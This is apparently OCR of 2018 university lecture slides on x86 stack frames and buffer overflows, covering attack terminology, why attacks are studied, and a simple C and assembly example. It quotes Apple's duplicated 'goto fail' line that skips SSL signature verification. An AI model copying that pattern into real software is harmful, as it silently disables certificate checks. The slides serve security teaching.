Lecture 03 – Control Flow

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
University of Illinois
ECE 422/CS 461 – Spring 2018

Outline

- Computer
  - CPU
  - Instructions
- The Stack (x86)
  - What is a stack
  - How it is used by programs
  - Technical details
- Attacks
- Buffer overflows

- Adapted from Aleph One's "Smashing the Stack for Fun and Profit"

“Insecurity”?


Level-2 Problem: “Weakness”
Factors that predispose systems to vulnerability
Level-1 Problem: “Vulnerability”
Specific errors that could be exploited in an assault.
Level-0 Problem: “Exploit”
Actual malicious attempt to cause harm.
“Attack”
exploit,
vulnerabilities
are ingredients

Why Study Attacks?


- Identify vulnerabilities so they can be fixed.
- Create incentives for vendors to be careful.
- Learn about new classes of threats.
  - Determine what we need to defend against.
  - Help designers build stronger systems.
  - Help users more accurately evaluate risk.

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                        uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...

fail:
        SSLFreeBuffer(&signedHashes);
        SSLFreeBuffer(&hashCtx);
        return err;
}
```

example.c

```
void foo(int a, int b) {
    char buf1[16];
}

void main() {
    foo(3,6);
}
```

C stack frames



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

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

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

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

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



C stack frames (x86 specific)

Grows toward lower address

Starts ~end of VA space

Two related registers

- %ESP - Stack Pointer
- %EBP - Frame Pointer



example.c

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}

void main() {
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
example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```



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

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

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

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

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
